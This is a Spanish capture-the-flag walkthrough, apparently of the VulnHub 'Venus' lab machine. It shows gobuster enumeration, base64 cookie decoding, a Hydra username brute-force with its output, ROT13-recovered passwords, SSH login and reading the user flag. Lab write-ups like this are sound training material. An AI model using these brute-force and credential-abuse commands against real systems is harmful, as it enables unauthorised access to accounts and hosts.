
5. Buscamos directorios ocultos con gobuster y la wordlist common.txt

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.108:8080/ -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.108:8080/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/04/16 10:59:26 Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 0] [--> /admin/]
Progress: 4566 / 4615 (98.94%)
===============================================================
2023/04/16 10:59:58 Finished
===============================================================
```

6. Probamos acceder con las credenciales que nos ofrecen.



7. Consultamos las cookies de la sesion.



8. La cookie de auth parece encoded como base64, por ello intentamos decodearlo.


```
┌──(kali㉿kali)-[~]
└─$ echo "Z3Vlc3Q6dGhyZmc=" | base64 -d
guest:thrfg
```


9. Queremos ver si hay más usuarios cuya clave y pass no tengamos. Por ello probamos “a fuerza bruta” con Hydra y una wordlist de seclists (se puede instalar desde kali como herramienta con sudo apt install seclists con conexion a internet)

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p pass -s 8080 192.168.56.108 http-post-form "/:username=^USER^&password^PASS^:Invalid username."
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-16 12:19:46
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295455 login tries (l:8295455/p:1), ~518466 tries per task
[DATA] attacking http-post-form://192.168.56.108:8080/:username=^USER^&password^PASS^:Invalid username.
[8080][http-post-form] host: 192.168.56.108   login: guest   password: pass
[STATUS] 2648.00 tries/min, 2648 tries in 00:01h, 8292807 to do in 52:12h, 16 active
[STATUS] 2675.33 tries/min, 8026 tries in 00:03h, 8287429 to do in 51:38h, 16 active
[8080][http-post-form] host: 192.168.56.108   login: magellan   password: pass
[STATUS] 2660.00 tries/min, 18620 tries in 00:07h, 8276835 to do in 51:52h, 16 active

[STATUS] 2662.80 tries/min, 39942 tries in 00:15h, 8255513 to do in 51:41h, 16 active
[8080][http-post-form] host: 192.168.56.108   login: venus   password: pass
```

guest : pass

magellan : pass
venus : pass





Venus Monitoring Login

Please login:

Credentials guest:guest can be used to access the guest account.

Username:


Password:

Login

Invalid username.

Le comunicamos a hydra los campos sobre los que queremos hacer brute force
username=^USER^&password^PASS^ y finalmente el fallo que nos da la pagina al fallar el login.

> hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p pass -s 8080 192.168.56.108 http-post-form "/:username=^USER^&password^PASS^:Invalid username."
-L : La wordlist que hemos elegido
-s : Puerto por defecto



10. Probamos a cambiar la cookie de sesion.
    guest:thrfg:
    “Z3Vlc3Q6dGhyZmc=”
    "Z3Vlc3Q6dGhyZmc="
    magellan:thrfg:
    “bWFnZWxsYW46dGhyZmc=”
    "bWFnZWxsYW46aXJhaGZ2bmF0cmJ5YnRsMTk4OQ=="
    venus:thrfg:
    “dmVudXM6dGhyZmc=”
    "dmVudXM6aXJhaGY="
    Al modificarla no nos da problemas, pero vemos que al refrescar la página esta cambia.
    Cuando lo decodificamos en base64:
    guest:thrfg
    magellan:irahfvnatrbybtl1989
    venus:irahf
    Conocemos que una de las contraseñas aceptadas es guest:guest
    Luego thrfg=guest
    Nos vamos a cyberCheff y exploramos las diferentes combinaciones.
    guest:guest
    magellan:venusiangeology1989
    venus:venus
11. Con las contraseñas encontradas, probamos el protocolo ssh.
    > ssh guest@192.168.56.108 - guest
    > ssh magellan@192.168.56.108 - venusiangeology1989
    > ssh venus@192.168.56.108 - venus

```
┌──(kali㉿kali)-[~]
└─$ ssh guest@192.168.56.108
The authenticity of host '192.168.56.108 (192.168.56.108)' can't be established.
ED25519 key fingerprint is SHA256:DxWE635ufuhPori2NHTsgftcxxeSxrruyGTZLlmFlEY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.108' (ED25519) to the list of known hosts.
guest@192.168.56.108's password:
Permission denied, please try again.
guest@192.168.56.108's password:
Permission denied, please try again.
guest@192.168.56.108's password:


┌──(kali㉿kali)-[~]
└─$ ssh magellan@192.168.56.108
magellan@192.168.56.108's password:
[magellan@venus ~]$
```

12. Exploramos los directorios para verificar si hay flags.
    [user_flag_e799a60032068b27b8ff212b57c200b0]

```
┌──(kali㉿kali)-[~]
└─$ ssh magellan@192.168.56.108
magellan@192.168.56.108's password:
[magellan@venus ~]$ pwd
/home/magellan
[magellan@venus ~]$ ls
user_flag.txt  venus_monitor_proj
[magellan@venus ~]$ cat user_flag.txt
[user_flag_e799a60032068b27b8ff212b57c200b0]
[magellan@venus ~]$
```

13. Para hallar la root flag hemos de usar un exploit

    Como guia se ha usado como referencia :
    https://github.com/datajerk/ctf-write-ups/tree/master/vulnhub/venus
    https://thangmtbvb1.wixsite.com/my-blog/post/the-planets-venus-write-up